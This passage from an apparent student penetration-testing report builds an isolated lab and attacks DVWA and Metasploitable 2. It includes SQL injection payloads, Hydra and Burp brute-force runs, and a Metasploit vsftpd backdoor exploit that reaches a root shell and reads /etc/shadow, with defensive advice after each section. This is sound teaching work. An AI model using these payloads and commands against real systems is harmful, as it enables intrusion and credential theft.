From VMware menu: Edit → Virtual Network Editor → select VMnet1 → ensure the following settings:

- Type: Host-only (no DHCP from external router).
- Subnet IP: 192.168.56.0 / Subnet mask 255.255.255.0.

- “Connect a host virtual adapter to this network”: enabled.
- DHCP: enabled, range 192.168.56.100 – 192.168.56.200 (we will use static IPs outside this range).

2.4.3 Assigning Static IPs inside Kali

```
# Edit /etc/network/interfaces (or use NetworkManager GUI)
sudo nano /etc/network/interfaces

# Append the following block
auto eth0
iface eth0 inet static
    address 192.168.56.10
    netmask 255.255.255.0
    gateway 192.168.56.1
    dns-nameservers 8.8.8.8 1.1.1.1

# Restart networking
sudo systemctl restart networking
ip a show eth0
```

2.5 System Connectivity Testing

Before starting any vulnerability testing, we must verify that the three virtual machines can communicate with each other and that the host machine has no path to the vulnerable systems through the production network. The following commands provide that proof.

```
# From Kali, ping the targets
ping -c 4 192.168.56.20    # DVWA
ping -c 4 192.168.56.30    # Metasploitable

# Quick discovery of live hosts on the Host-Only network
sudo nmap -sn 192.168.56.0/24

# Verify that DVWA web port is open
nmap -p 80,443 192.168.56.20

# Verify that Metasploitable common services are exposed
nmap -sV -p 21,22,80,139,445,3306,5432,8180 192.168.56.30
```




Figure 2.8: Host-Only Network

Expected output: all pings reply with 0 % packet loss, Nmap discovers three live IPs (the host adapter, DVWA and Metasploit able), and the service-version scan reveals the deliberately outdated software running on Metasploit able (vsftpd 2.3.4, OpenSSH 4.7, Apache 2.2.8, MySQL 5.0.51a and so on). At this point the lab is fully ready and Chapter 3 can begin.

Chapter Summary

In this chapter we built a fully working, isolated penetration-testing laboratory using VMware Workstation Pro. We installed Kali Linux as the attacker, hosted DVWA on a Kali web stack, deployed Metasploitable 2 as a secondary victim, and connected all three machines through a private Host-Only network (192.168.56.0/24). After verifying connectivity with ping and Nmap, the environment is ready for the actual vulnerability tests that will be performed in the next chapter.

Chapter III

Vulnerability Testing

Chapter (3): Vulnerability Testing

This chapter presents the hands-on exploitation phase of the project. With the lab environment fully prepared in Chapter 2, we can now direct our tools at DVWA and demonstrate how the most common web-application vulnerabilities are discovered and exploited in a controlled setting. Each section follows the same structure: a short theoretical background, the exact commands used, the result observed, and a defensive recommendation for developers.

3.1 SQL Injection

SQL Injection (SQLi) is consistently ranked as one of the most dangerous web vulnerabilities by OWASP. It occurs when user-supplied input is embedded directly into a **SQL** query without proper sanitization, allowing an attacker to alter the query logic, dump the database, bypass authentication, or even execute operating-system commands on the server.

3.1.1 Manual Exploitation on DVWA (Low Security)

The **DVWA SQL Injection** module presents a simple text field that accepts a User ID and displays the corresponding username and surname. With the security level set to Low, the input is passed directly to the database query with no filtering whatsoever.

```
# Step 1 – Confirm vulnerability with a simple true/false test
# Type this in the User ID field:
1' OR '1'='1

# Expected result: ALL users are returned instead of just user #1

# Step 2 – Discover the number of columns using ORDER BY
1' ORDER BY 1--      # works
1' ORDER BY 2--      # works
1' ORDER BY 3--      # error -> 2 columns confirmed

# Step 3 – Extract database name
1' UNION SELECT database(), user()--

# Step 4 – List all tables in the current database
1' UNION SELECT table_name, table_schema
FROM information_schema.tables
WHERE table_schema=database()--
```

```
# Step 5 – Dump usernames and password hashes from users table
1' UNION SELECT user, password FROM users--
```

The last payload reveals MD5-hashed passwords for all six accounts in the database. These hashes can then be cracked offline using a tool such as hash cat or John the Ripper with a wordlist, or simply looked up on an online rainbow table. For example, the hash .5f4dcc3b5aa765d61d8327deb882cf99 translates to the password in seconds.




Figure 3.1: DVWA SQL Injection — UNION-based dump of the users table

3.1.2 Automated Exploitation with SQL Map

SQL Map automates the entire SQL injection detection and exploitation process. It can identify the injection point, determine the database type, enumerate tables and columns, and dump data — all with a single command.

```
# Capture a valid session cookie from DVWA first (use browser dev-tools)
# PHPSESSID is required because DVWA enforces login

sqlmap -u 'http://192.168.56.20/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit' \
```


Additional layers of defense include: input validation with an allowlist of expected patterns, least-privilege database accounts, and a Web Application Firewall (WAF) in front of the application.

3.2 Brute Force Attack


A Brute Force attack against an authentication form tries every possible combination of credentials — or a targeted list of likely passwords — until it finds a valid one. When no account lockout policy is enforced, an attacker with a decent wordlist can crack weak passwords in minutes.

3.2.1 Manual Brute Force via Burp Suite Intruder

Burp Suite is a comprehensive web-application security testing platform. Its Intruder module is ideal for automating repeated HTTP requests with varying payloads — exactly what a brute-force attack requires.

Steps to brute-force DVWA login with Burp Suite Intruder:

1. Open Burp Suite → Proxy → Intercept is ON
2. Browse to `http://192.168.56.20/DVWA/login.php`
3. Enter any username/password and submit
4. Capture the POST request in Burp Proxy
5. Right-click → Send to Intruder
6. Intruder tab → Positions:
Mark the password field value as a payload position: `$password$`
7. Payloads tab → Payload type: Simple list
Load a wordlist (e.g. `/usr/share/wordlists/rockyou.txt`)
8. Start Attack → sort by Response Length
The successful login response will have a DIFFERENT length



The screenshot shows the Burp Suite Community Edition Intruder interface. The 'Intruder' tab is active, displaying a table of results. The table has columns for '#', 'Payload', 'Status', 'Length', and 'Comment'. Row 5 is highlighted in green, indicating a successful login hit. The status is 200, the length is 2891, and the comment is '✓ SUCCESS — different length!'. The other rows show a status of 302 and a length of 1432.

#	Payload	Status	Length	Comment
1	123456	302	1432	—
2	password	302	1432	—
3	12345678	302	1432	—
4	letmein	302	1432	—
5	password	200	2891	✓ SUCCESS — different length!
6	iloveyou	302	1432	—
7	admin123	302	1432	—
8	abc123	302	1432	—
9	monkey	302	1432	—
10	qwerty	302	1432	—

Attack complete — 10 requests sent, 1 unique response length found. Credentials: admin:password

Figure 3.3: Burp Suite Intruder showing a successful login hit (different response length)


3.2.2 Automated Brute Force with Hydra

Hydra is a fast, parallelized network login cracker that supports dozens of protocols. For **HTTP** form-based authentication, it sends **POST** requests with each password candidate and checks the response for an indicator of success or failure.

```
# Brute-force DVWA login page with Hydra
# -l : single username to try
# -P : path to the password wordlist
# -V : verbose (show each attempt)
# http-post-form requires three colon-separated fields:
# 1. URL path
# 2. POST body template with ^USER^ and ^PASS^ placeholders
# 3. failure string (text that appears in a FAILED login response)

hydra -l admin \
      -P /usr/share/wordlists/rockyou.txt \
      -V \
      192.168.56.20 \
      http-post-form \
      '/DVWA/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed'

# Expected result:
# [80][http-post-form] host: 192.168.56.20 login: admin password: password
```



```
kali@kali: ~/Projects/DVWA-Pentest - hydra brute force

(kali)kali) - [~/Projects/DVWA-Pentest]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -V \
    192.168.56.20 http-post-form \
    '/DVWA/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed'

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
[DATA] attacking http-post-form://192.168.56.20:80/DVWA/login.php:...

[ATTEMPT] target 192.168.56.20 - login 'admin' - pass '123456' (1)
[ATTEMPT] target 192.168.56.20 - login 'admin' - pass '12345' (2)
[ATTEMPT] target 192.168.56.20 - login 'admin' - pass '123456789' (3)
[ATTEMPT] target 192.168.56.20 - login 'admin' - pass 'password' (4)
[ATTEMPT] target 192.168.56.20 - login 'admin' - pass 'iloveyou' (5)
[ATTEMPT] target 192.168.56.20 - login 'admin' - pass 'princess' (6)
[ATTEMPT] target 192.168.56.20 - login 'admin' - pass '1234567' (7)
...

[80][http-post-form] host: 192.168.56.20 login: admin password: password

1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished
```

Figure 3.4: Hydra cracking the DVWA admin password using rockyou.txt

3.2.3 Defensive Recommendation

The most effective defenses against brute-force attacks are: (1) an account lockout policy that temporarily blocks an account after a small number of consecutive failed attempts; (2) rate limiting on the login endpoint; (3) CAPTCHA challenges after a threshold of failures; (4) multi-factor authentication (MFA) which makes a cracked password alone insufficient; and (5) using a strong, long, unique password stored as a bcrypt or Argon2 hash — never MD5 or SHA-1.

3.3 Hydra Tool Usage

Beyond HTTP forms, Hydra can attack many other protocols that are present on Metasploitable 2 — SSH, FTP, Telnet and more. This section demonstrates how Hydra is used against SSH on Metasploitable, reinforcing the principle that weak credentials are dangerous on every service, not just web logins.

```
# Attack SSH on Metasploitable 2
# -t 4 : use 4 parallel threads (keep low for SSH to avoid detection)

hydra -l msfadmin \
  -P /usr/share/wordlists/rockyou.txt \
  -t 4 -V \
  192.168.56.30 ssh

# Expected output:
# [22][ssh] host: 192.168.56.30 login: msfadmin password: msfadmin

# Attack FTP on Metasploitable 2
hydra -l msfadmin \
  -P /usr/share/wordlists/rockyou.txt \
  -t 4 -V \
  192.168.56.30 ftp

# Confirm access
ssh msfadmin@192.168.56.30 # then enter 'msfadmin' as password
ftp 192.168.56.30         # then enter credentials
```



```
kali@kali: ~/Projects/DVWA-Pentest - hydra SSH attack

(kali@kali) - [~/Projects/DVWA-Pentest]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt -t 4 -V 192.168.56.30 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC
[WARNING] Many SSH configurations limit the number of parallel tasks
[DATA] max 4 tasks per 1 server - attacking ssh://192.168.56.30:22

[ATTEMPT] target 192.168.56.30 - login 'msfadmin' - pass '123456' (1)
[ATTEMPT] target 192.168.56.30 - login 'msfadmin' - pass 'password' (2)
[ATTEMPT] target 192.168.56.30 - login 'msfadmin' - pass 'iloveyou' (3)
[ATTEMPT] target 192.168.56.30 - login 'msfadmin' - pass 'msfadmin' (4)

[22][ssh] host: 192.168.56.30 login: msfadmin password: msfadmin

1 of 1 target successfully completed, 1 valid password found

(kali@kali) - [~/Projects/DVWA-Pentest]
└─$ ssh msfadmin@192.168.56.30
msfadmin@192.168.56.30's password: msfadmin
Linux metasploitable 2.6.24-16-server #1 SMP ... i686 GNU/Linux

Last login: Sun May 11 14:02:21 2025 from 192.168.56.10
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=1000(msfadmin)
msfadmin@metasploitable:~$ _
```

Figure 3.5: Hydra successfully authenticating to Metasploitable 2 via SSH

The key takeaway from this test is that the default credentials `msfadmin/msfadmin` — which are intentionally left on Metasploitable to facilitate training — represent a real-world risk that is extremely common in misconfigured production servers. Always change default credentials immediately after installation of any service or device.

3.4 Burp Suite Analysis

Burp Suite is much more than a brute-force helper. As an intercepting proxy it sits between the browser and the web server, giving the tester full visibility and control over every **HTTP** request and response. This section covers two additional Burp Suite capabilities that are essential for web-application security testing: traffic interception and manipulation, and the Scanner (available in Burp Suite Professional).

3.4.1 Traffic Interception and Manipulation

```
# Configure the browser to use Burp as its proxy:
# Browser settings → Manual Proxy → HTTP Proxy: 127.0.0.1 Port: 8080

# In Burp Suite:
# 1. Proxy → Intercept → Intercept is ON
```

- # 2. Browse to DVWA → navigate to any page
 - # 3. The HTTP request is paused in Burp — you can read and edit every field
 - # 4. Modify the 'security' cookie value from 'medium' to 'low'
 - # 5. Click Forward — the modified request is sent
-
- # Repeat Requests with Repeater:
 - # 1. Right-click any intercepted request → Send to Repeater
 - # 2. In Repeater, modify parameters and press Send
 - # 3. Compare responses side-by-side to understand how the application reacts




Figure 3.6: Burp Suite Proxy intercepting and modifying a DVWA HTTP

Intercepting and replaying requests allows the tester to precisely control every input value sent to the server, test edge cases that the normal browser flow would never produce and observe how the server responds to unexpected or malformed input. This is fundamental to testing every **DVWA** module beyond what its web form exposes.

3.4.2 Defensive Recommendation

From a developer perspective, every piece of data that comes in through an HTTP request — headers, cookies, GET parameters, POST body — must be treated as untrusted and validated on the server side. Client-side validation in JavaScript is trivially bypassed by any intercepting proxy. Implement strict Content Security Policy (CSP) headers, use HTTPS everywhere, and

set the HttpOnly and Secure flags on session cookies to prevent JavaScript from accessing them.

3.5 Summary

This chapter demonstrated three of the most common and impactful web-application vulnerabilities against a live **DVWA** target. **SQL** Injection was exploited both manually and with **SQL Map**, revealing all database credentials within minutes. Brute Force attacks were performed with Burp Suite Intruder and Hydra against both **HTTP** forms and **SSH**, confirming that weak passwords fall quickly under automated attack. Finally, Burp Suite was used as a traffic-inspection and manipulation platform, revealing how easily client-side controls can be bypassed at the protocol level. Each section closed with concrete defensive recommendations that developers can implement immediately.

Chapter IV

Attack Simulation and Reporting

Chapter (4): Attack Simulation and Reporting

The previous chapter focused on web-layer vulnerabilities using DVWA. This chapter broadens the scope to service-level vulnerabilities on Metasploitable 2, using the industry-standard Metasploit Framework to demonstrate a complete attack chain: target scanning, vulnerability identification, exploitation, post-exploitation, and professional report writing.

4.1 Metasploit Framework Overview

The Metasploit Framework (MSF) is an open-source penetration-testing and exploit-development platform maintained by Rapid7. First released in 2003 by HD Moore, it has grown into the most widely used exploitation framework in the security industry. MSF ships pre-installed on Kali Linux and organizes its functionality into a modular architecture.

```
# Start the Metasploit Framework console
msfconsole

# Key MSF components:
# Exploits – modules that take advantage of a specific vulnerability
# Payloads – code delivered after successful exploitation (shells, Meterpreter)
# Auxiliary – scanning, fuzzing, and information-gathering modules
# Post – post-exploitation modules (privilege escalation, pivoting)

# Useful MSF commands:
msf6 > help           # show all available commands
msf6 > search vsftpd   # search for modules matching a keyword
msf6 > use <module>    # select a module
msf6 > info            # display module details and options
msf6 > show options    # list configurable options
msf6 > set RHOSTS 192.168.56.30 # set target IP
msf6 > run             # execute the module
```

```
kali@kali: ~/Projects/DVWA-Pentest - msfconsole

      8      8
  mmm  mm  mmmm  mmmm  mm  mm  mmm  8www8  m
#  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#  #  #####  #  #  #  #  #  #  #  #  #  #
#  #  #  #  #  #  #  #  #  #  #  #  #  #
#  #  #####  #  #####  ###  ###  #  #  #  #
                                     #
                                     ^
                                     mmm#

      =[ metasploit v6.3.44-dev                               ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 413 post           ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 >
```

Figure 4.1: Metasploit Framework msfconsole startup screen request

4.2 Target Scanning

Before exploitation can take place, the attacker must understand what services are running on the target and which versions they expose. We combine Nmap (for raw port and service scanning) with Metasploit's auxiliary scanner modules (for more targeted probing) to build a complete picture of Metasploitable 2.

```
# Full service-version scan of Metasploitable 2
nmap -sV -sC -O -p- --min-rate 1000 192.168.56.30 -oN metasploitable_scan.txt

# Key services discovered (intentionally outdated versions):
# 21/tcp open  ftp      vsftpd 2.3.4 <-- BACKDOORED version!
# 22/tcp open  ssh      OpenSSH 4.7p1
# 80/tcp open  http     Apache httpd 2.2.8
# 139/tcp open netbios-ssn Samba smbd 3.X
# 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian
# 3306/tcp open mysql   MySQL 5.0.51a-3ubuntu5
# 5432/tcp open pgsqql   PostgreSQL 8.3.0
# 8180/tcp open http    Apache Tomcat/Coyote JSP engine 1.1

# MSF auxiliary port scanner for confirmation
msf6 > use auxiliary/scanner/portscan/tcp
msf6 > set RHOSTS 192.168.56.30
msf6 > set PORTS 1-1024
msf6 > run
```

```
kali@kali: ~/Projects/DVWA-Pentest - nmap full scan

(kali)kali-[~/Projects/DVWA-Pentest]
$ nmap -sV -sC -o - -p- --min-rate 1000 192.168.56.30 -oN ms2_scan.txt

Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-12 14:45 EET
Nmap scan report for 192.168.56.30
Host is up (0.00041s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

OS details: Linux 2.6.9 - 2.6.33
Service Info: Host: metasploitable.localdomain

Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
```

Figure 4.2: Nmap scan results showing Metasploitable 2 exposed services

4.3 Vulnerability Identification

The most critical finding from the scan is vsftpd 2.3.4. This particular version of the vsFTPd daemon was backdoored in July 2011 — a malicious actor compromised the official distribution server and inserted a hidden backdoor that opens a root shell on port 6200 when a smiley face (:) is appended to the username during login. This backdoor has a public Metasploit exploit module and a CVE entry: CVE-2011-2523.

```
# Search for the vsftpd exploit in MSF
msf6 > search vsftpd

# Result:
# exploit/unix/ftp/vsftpd_234_backdoor

# Get module details
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > info

# Also identify the Samba vulnerability
msf6 > search samba usermap
# Result: exploit/multi/samba/usermap_script (CVE-2007-2447)

# Check Tomcat for default credentials
```

```

msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 > set RHOSTS 192.168.56.30
msf6 > set RPORT 8180
msf6 > run
# Output: [+] 192.168.56.30:8180 - Login Successful: tomcat:tomcat

```

```

msf6 - exploit search and module info

msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4
    Backdoor Command Execution

msf6 > search samba usermap

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba
    'Username' map script Command Execution [CVE-2007-2447]

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

```

Figure 4.3: MSF search results for vsftpd and Samba vulnerabilities on

4.4 Exploitation Process

We demonstrate two complete exploitation chains against Metasploitable 2: the vsftpd 2.3.4 backdoor (which gives immediate root access) and the Samba user map script vulnerability (CVE-2007-2447). Both exploits are launched from the Metasploit console on the Kali attacker machine.

4.4.1 Exploit 1 — vsftpd 2.3.4 Backdoor

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.56.30
msf6 exploit(vsftpd_234_backdoor) > set RPORT 21
msf6 exploit(vsftpd_234_backdoor) > run

# Expected output:
# [*] 192.168.56.30:21 - Banner: 220 (vsFTPd 2.3.4)

```



```
# [*] 192.168.56.30:21 - USER: 331 Please specify the password.
# [+] 192.168.56.30:21 - Backdoor service has been spawned, handling...
# [+] 192.168.56.30:21 - UID: uid=0(root) gid=0(root)
# [*] Found shell.
# [*] Command shell session 1 opened

# Confirm root access
id
# uid=0(root) gid=0(root) groups=0(root)
whoami
# root
cat /etc/shadow | head -5 # read the shadow password file
```

```
msf6 - vsftpd 2.3.4 backdoor -> root shell on Metasploitable

msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.56.30
RHOSTS => 192.168.56.30
msf6 exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(vsftpd_234_backdoor) > run

[*] 192.168.56.30:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.30:21 - USER: 331 Please specify the password.
[+] 192.168.56.30:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.30:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.10:60234 -> 192.168.56.30:6200)

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP ... i686 GNU/Linux
cat /etc/shadow | head -3
root:$1$e7jB3Roa$0hHY7M.GJDkkT7LUdJr8m1:18480:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::

[*] ROOTED - Full root access obtained with zero authentication!
```

Figure 4.4: Metasploit obtaining a root shell via the vsftpd 2.3.4 backdoor

